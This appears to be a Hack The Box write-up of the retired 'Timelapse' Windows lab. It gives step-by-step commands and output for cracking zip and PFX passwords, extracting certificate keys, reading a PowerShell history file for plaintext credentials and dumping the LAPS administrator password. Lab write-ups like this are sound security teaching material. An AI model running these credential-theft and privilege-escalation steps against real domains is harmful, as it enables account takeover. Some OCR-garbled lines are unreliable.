
ch3ckm8_HTB_Timelapse

Intro


Timelapse

OS
Windows

RELEASE DATE
26 Mar 2022

DIFFICULTY
Easy

MACHINE STATE
Retired

Tags: #windows #NotAssumedBreach #history #LAPS

Tools used:

- ldapsearch (LDAP enumeration)
- rpclient (RPC enumeration)

- smbclient (SMB enumeration)
- john (cracking)
- openssl (pfx information extraction)
- LAPSDumper (leaking LAPS password)

Reconnaissance

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.126.177 timelapse.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV timelapse.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-08-18 07:32 CDT
Nmap scan report for timelapse.htb (10.129.126.177)
Host is up (0.14s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 202
5-08-18 20:32:44Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domai
n: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
```

```
636/tcp  open  ldapssl?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h59m58s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-08-18T20:33:00
|_  start_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 82.84 seconds
```

We see here multiple ports open, lets enumerate

LDAP enumeration

get naming context:

```
ldapsearch -LLL -x -H ldap://timelapse.htb -s base namingcontexts
```

```
dn:
namingcontexts: DC=timelapse,DC=htb
namingcontexts: CN=Configuration,DC=timelapse,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=timelapse,DC=htb
namingcontexts: DC=DomainDnsZones,DC=timelapse,DC=htb
namingcontexts: DC=ForestDnsZones,DC=timelapse,DC=htb
```

Anonymous login

```
ldapsearch -LLL -x -H ldap://timelapse.htb -b "DC=timelapse,DC=htb"
```

was not successful.. it appears we cant move further with ldap

RPC enumeration

Anonymous

```
rpcclient -U "" -N timelapse.htb
```

```
rpcclient $> enumdomains
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

tried anonymous RPC login but got access denied

SMB enumeration

Anonymous

```
smbclient -N -L timelapse.htb
```

```
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
```

```
NETLOGON       Disk      Logon server share
Shares         Disk
SYSVOL         Disk      Logon server share
```

Interesting, we got results, and by observing them the share `Shares` stands out to me as non default, lets explore it:

Inspecting SMB shares

```
smbclient //timelapse.htb/Shares
```

```
smb: \> ls
  .                                   D        0  Mon Oct 25 10:39:15 2021
  ..                                  D        0  Mon Oct 25 10:39:15 2021
  Dev                                 D        0  Mon Oct 25 14:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 10:48:42 2021
```

view `Dev` folder contents and download them:

```


mb: \Dev\> ls
  .                                   D        0  Mon Oct 25 14:40:06 2021
  ..                                  D        0  Mon Oct 25 14:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 10:46:42 2021

		6367231 blocks of size 4096. 1290079 blocks available
smb: \Dev\> download winrm_backup.zip
download: command not found
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (4.4 KiloBytes/sec) (average 4.4 KiloBytes/sec)
```

view `HelpDesk` folder contents:

```
smb: \HelpDesk\> ls
  .                                   D        0  Mon Oct 25 10:48:42 2021
  ..                                  D        0  Mon Oct 25 10:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 09:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 09:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 09:57:40 2021
  LAPS_TechnicalSpecification.docx    A    72683  Mon Oct 25 09:57:44 2021
```

Okay, we found some files on those folders here, lets dive deeper and find out if they contain useful information. Starting with `winrm_backup.zip` :

```
 └──╼ [★]$ file winrm_backup.zip
winrm_backup.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
 └──╼ [★]$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
   skipping: legacyy_dev_auth.pfx    incorrect password
```

It appears that it cant be unzipped unless a password is specified.. BUT it shows us that it contains a `.pfx` file inside called `legacyy_dev_auth.pfx`. If we can reach this file we can then crack the hash from it and possibly gain a plaintext password!

Foothold

Cracking zip file password

lets first convert the file into a crackable hash:

```
zip2john winrm_backup.zip > zip.hash
```

Then unzip the rockyou wordlist (on HTB pwnbox the wordlist is compressed)

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

next use john for cracking it:

```
john /home/ch3ckm8/my_data/zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john /home/ch3ckm8/my_data/zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2025-08-18 16:01) 4.545g/s 15788Kp/s 15788Kc/s 15788KC/s surkerior..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

great! it seems that the password is `supremelegacy`, lets now unzip the compressed file and get the `.pfx`.

```
└──╼ [★]$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx
```

unzipped successfully!

Great! we got the pfx file, what now?

```
certipy auth -pfx legacyy_dev_auth.pfx
```

Tried it but no luck:

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[-] Got error: Invalid password or PKCS12 data
[-] Use -debug to print a stacktrace
```

Hm… what if we need to crack this one too? lets try:

Cracking the pfx file

Convert pfx to crackable hash:

```
pfx2john legacyy_dev_auth.pfx > pfx.hash
```

Then use john to crack it

```
john --wordlist=/usr/share/wordlists/rockyou.txt pfx.hash
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:29 DONE (2025-08-18 16:09) 0.03392g/s 109624p/s 109624c/s 109624C/s thuglife06..thsco04
```

```
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

nice! we got the password and it is `thuglegacy` , so the credentials gathered are:

```

legacyy_dev
thuglegacy
```

Extracting information from the pfx

Now lets get back on the pfx, i tried using certipy but i had no luck, so i tried openssl:

```
openssl pkcs12 -in legacyy_dev_auth.pfx -info
```

when prompted for password and pem key, just type the password you found, then the output is:

```
Enter Import Password:
MAC: sha1, Iteration 2000
MAC length: 20, salt length: 20
PKCS7 Data
Shrouded Keybag: pbeWithSHA1And3-KeyTripleDES-CBC, Iteration 2000
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----BEGIN ENCRYPTED PRIVATE KEY-----
```

```
MIIFLTBXBgkqhkiG9w0BBQ0wSjApBgkqhkiG9w0BBQwwHAQIvqdRlH7/tQAC
AggA
MAwGCCqGSIb3DQIJBQAwHQYJYIZIAWUDBAEqBBB+LdrmPTY3OzPVQVS+
4MogBIIE
0AA/RzGe1fmDa+7G0XEsVa9v/eP5AU/2rrmjtXA6oTNTKrpAJdcY8IxzkoY+hAy
K
hG8yRnOv5/TxWYNtRQylHDk86/ccnWwc7Mi1gpy78SRGXfngQNTCq0F+nRrz
wwOF
BUW/vlQGcaNX8urU61uzAJN4m5SWBKSm7LYeyUejv3Yp/h7OTSMIwp+7rHY
0jPg1
v5wj4CRLTMyB2/TuAsxErinlZ8GokxrPOLHtpybP5cq1dkCtxcxs4DyuW/WWzs
50
X2vOKXDyPb5tvanwmmFvAn6JIZm3DVYd+o0c4bJqjXUp8kVb54UkMzDXWP
HerJGB
pIpIE1qphZ2+piKP6sw49EfK6wF8fCdmebB9LwsMdFiosyN+H8+qhWYiB2T3Q
soB
S2fpx2PgTGaZ1bujSf/WYQxJxeNHZSV835UrkifQLAIKJ5NMRTEwrQGAkfw9vt
Z+
Hee3mivXGihU8O1aw9JsoGT0OlGyyQnRBZCpXN6oOuiMHoQif28rMvsBfcrDh
3LT
rd1vXco/auf6TglRXJavsrS0aiX7Sz7UVTqUN90KAcH/0X3FWAAx/3928czhK1+I
4uCstfsdnnqyZ3EAopX1/DgWDU6QSEEBiihG1/vtELvWJKR8coGoLt0MGlcH35j
f
Q1SN6wlnetrI74hBRUIyfOU1SkSU5sw4XQAlFnTgizwCfkyPVfI4WgcZ3/G4YJO
v
F26kaVfw7Jyz8JprI1ukZoQHxNnK3WHK7m/iR3PHisYtVZE3XDs8BCyFDd5eud
Wp
ueNVJeAo76wpcLWnhywqI+y4xYBndfvxz+eeCn68oiuYHtzahrUM3WumQqX
DmFdG
iasxewv31gsp4NI64IrqTCKG+JcNxS4IgfJdKxkImOgjK60n3GeeZ71KSkiIarVD
2qdOyGNnO+hKQQDvpmkZrXcbs47nmnvzc8DCJ+Qu34fTYTOONCSbAxwry
cf9RiBY
no+0+MAsffDR1kiyikWZIqa42j2RDHBQIvPyjJa0JV70lFHnsMeAxrooyCzAAA8
F
xyPUTpmmFGx+4VII3L/BpV951o29o19UvX01HmhW10Qyz6keijZ1Z5/rCH2OK
W+Q
```

```
fFrkaaWmCtl88vf0AQ7/Gb++hFmdjiv4X+H9xOZ7f4mJnaCrjyOvraED2/KpSAe
O
BivTG0HFSNAxxpkV2EW0zWZ7qBverAxrsTsvlj9R2XG7J9Gd0fLU9kGNSay+5
R1X
zgtopWU/w7FS1VuYw3Z/6utFBSxaNt3ez7rIRK31lRM4TUx6uyfaoQ93p1/jh0Js
ZrcyJ5X9hDGp9zoQ2gV6mQqvY4H5WjS3nVxmOm1Vgv2tXkRst1PgtSwVXvzll
Uq0
mETRKUjqHXPMQnU7PtO5fYfLFgBhI00UW2YHLKs4OojXI+ksM+xS6spZDrP
NuZYL
VGYlFgFLGo62wLfrzEocA6hfaTEETW91ptCMaguewjjfsegnJmWZQXhMdNwK
6da5
0oQG7goj4SWCSqfFAEujk3Q+Sbs+IndLrLK288Mf4wELAKEKLqSzYB6i2FrSqT
Ub
lwIWynQ3TBoJDNdliNK0QCFg1g0RxEmhOPclDzgdrgZlK9×967BPY4F0RcV5
WKab
pXQ+djmk3SEZofxREo9pinoKUnl0Op7jS+9EiY8Dw0Iv
-----END ENCRYPTED PRIVATE KEY-----
PKCS7 Data
Certificate bag
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN = Legacyy
issuer=CN = Legacyy
-----BEGIN CERTIFICATE-----
MIIDJjCCAg6gAwIBAgIQHZmJKYrPEbtBk6HP9E4S3zANBgkqhkiG9w0BAQsF
ADAS
MRAwDgYDVQQDDAdMZWdhY3l5MB4XDTIxMTAyNTE0MDU1MloXDTMxMTA
yNTE0MTU1
MlowEjEQMA4GA1UEAwwHTGVnYWN5eTCCASIwDQYJKoZIhvcNAQEBBQAD
ggEPADCC
AQoCggEBAKVWB6NiFkce4vNNI61hcc6LnrNKhyv2ibznhgO7/qocFrg1/zEU/og
0
0E2Vha8DEK8ozxpCwem/e2inClD5htFkO7U3HKG9801NFeN0VBX2ciIqSjA63
qAb
YX707mBUXg8Ccc+b5hg/CxuhGRhXxA6nMiLo0xmAMImuAhJZmZQepOHJsV
b/s86Z
```

```
7WCzq2I3VcWg+7XM05hogvd21lprNdwvDoilMlE8kBYa22rIWiaZismoLMJJpa72
MbSnWEoruaTrC8FJHxB8dbapf341ssp6AK37+MBrq7ZX2W74rcwLY1pLM6giLkcs
yOeu6NGgLHe/plcvQo8IXMMwSosUkfECAwEAAaN4MHYwDgYDVR0PAQH/BAQDAgWg
MBMGA1UdJQQMMAoGCCsGAQUFBwMCMDAGA1UdEQQpMCegJQYKKwYBBAGCNxQCA6AX
DBVsZWdhY3I5QHRpbWVsYXBzZS5odGIwHQYDVR0OBBYEFMzZDuSvIJ6wdSv9gZYe
rC2xJVgZMA0GCSqGSIb3DQEBCwUAA4IBAQBfjvt2v94+/pb92nLIS4rna7CIKrqa
m966H8kF6t7pHZPlEDZMr17u50kvTN1D4PtlCud9SaPsokSbKNoFgX1KNX5m72F0
3KCLImh1z4ltxsc6JgOgncCqdFfX3t0Ey3R7KGx6reLtvU4FZ+nhvIXTeJ/PAXc/
fwa2rfiPsfV51WTOYEzcgpngdHJtBqmuNw3tnEKmgMqp65KYzpKTvvM1JjhI5txG
hqbdWbn2lS4wjGy3YGRZw6oM667GF13Vq2X3WHZK5NaP+5Kawd/J+Ms6riY0PDbh
nx143vlioHYMiGCnKsHdWiMrG2UWLOoeUrlUmpr069kY/nn7+zSEa2pA
-----END CERTIFICATE-----
```

NIce, lets save the key and cert on separate files:

```
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes -password pass:thuglegacy
openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.pem -password pass:thuglegacy
```


Logging in as legacy with key and certificate

Great! we can now login using the key and the cert via winrm

```
evil-winrm -i timelapse.htb -S -k key.pem -c cert.pem
```

login was successful! grabbed user flag `8a46deaf35c3bcc3d2cd281014ace2c2`

proof



```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> cat user.txt
8a46deaf35c3bcc3d2cd281014ace2c2
*Evil-WinRM* PS C:\Users\legacyy\Desktop> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Desktop> hostname
dc01
*Evil-WinRM* PS C:\Users\legacyy\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1a4
   IPv6 Address. . . . . . . . . . . : dead:beef::dd33:1fc3:64e9:d6f7
   Link-local IPv6 Address . . . . . : fe80::dd33:1fc3:64e9:d6f7%13
   IPv4 Address. . . . . . . . . . . : 10.129.126.177
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f8ec%13
                                       10.129.0.1
```

Privesc

Now that we are in, lets enumerate the users

Domain Users enumeration

```
net user
```

```
User accounts for \\

-------------------------------------------------------------------------------
Administrator            babywyrm                 Guest
krbtgt                   legacyy                  payl0ad
sinfulz                  svc_deploy               thecybergeek
TRX
```

we see multiple users here, lets enumerate more regarding our user

User’s group membership

```
net user legacyy
```

```
User name                    legacyy
Full Name                    Legacyy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/23/2021 12:17:10 PM
Password expires             Never
Password changeable         10/24/2021 12:17:10 PM
Password required           Yes
User may change password    Yes

Workstations allowed        All
Logon script
User profile
Home directory
Last logon                  8/18/2025 3:18:23 PM

Logon hours allowed         All

Local Group Memberships     *Remote Management Use
Global Group memberships    *Domain Users        *Development
```

From all those group above, the one that stands out to me is `Development` but lets enumerate further and we might revisit it later on.

User’s privileges

```
whoami /priv
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== 
==== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Domain groups enumeration

```
net group /domain
```

```
Group Accounts for \\

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*Development
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*HelpDesk
*Key Admins
*LAPS_Readers
*Protected Users
*Read-only Domain Controllers
*Schema Admins
```

hmm.. after this part i was somehow stuck, i checked other directories of this user, i also checked the C drive and the program files and found nothing.

Then by doing some research online, i found some common checks on windows hosts, which included searching the `history` file on the path below:

```
Directory: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell
\PSReadLine

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2022  11:46 PM            434 ConsoleHost_history.txt
```

```
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationC
heck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -
Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deplo
y', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl
-
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

it appears this was a good idea, we found plaintext password for user `svc_deploy`

```
svc_deploy
E3R$Q62^12p7PLlC%KWaxuaV
```

lets login via winrm:

Logging in as svc_deploy

```
evil-winrm -i timelapse.htb -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'
```

```
-S
```

(why -s parameter here? without it it did not work)

login successful

User’s Group membership

```
net user svc_deploy
```

```
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 12:12:37 PM
Password expires             Never
Password changeable          10/26/2021 12:12:37 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 12:25:53 PM

Logon hours allowed          All
```

```
Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.
```

Interesting, the most usefull piece of information here is the user being member of `LAPS_Readers` group! this should be our attack path,

What is LAPS?

LAPS (Local Administrator Password Solution) is a Microsoft tool that **automatically manages and randomizes local administrator passwords on domain-joined Windows machines**, storing them securely in Active Directory so that each machine has a unique password.

- **Purpose:** Prevents lateral movement using shared local admin accounts.
- **Key points:**
    - Unique, randomized password per machine
    - Stored in AD (readable only by authorized users/groups)
    - Automatically updated on a schedule

In short: **centralized, secure, automated local admin password management for AD environments**.

Now that we understood what LAPS is, lets find a way to abuse it:

Leaking the LAPS password

I found this tool LAPSDumper, and by using it:

```
python laps.py -u 'svc_deploy' -p 'E3R$Q62^12p7PLIC%KWaxuaV' -d 'timelap
```

```
se.htb'
```

it gave out this information, which appears like a password:

```
LAPS Dumper - Running at 08-18-2025 17:00:02
DC01 9}I51+KEIZsfIR#JhxCbaG5U
```

Alternatively, we could read the LAPS password from inside the host using native windows commands:

```
*Evil-WinRM* PS C:\Users\TRX\Desktop> Get-ADComputer DC01 -property
'ms-mcs-admpwd'



DistinguishedName : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=ht
b
DNSHostName       : dc01.timelapse.htb
Enabled           : True
ms-mcs-admpwd     : 9}I51+KEIZsfIR#JhxCbaG5U
Name              : DC01
ObjectClass       : computer
ObjectGUID        : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName    : DC01$
SID               : S-1-5-21-671920749-559770252-3318990721-1000
UserPrincipalName :
```


Logging in as Administrator with LAPS password

Lets try to login to administrator using this password

```
evil-winrm -i timelapse.htb -u administrator -p '9}I51+KEIZsfIR#JhxCbaG5U' -
S
```

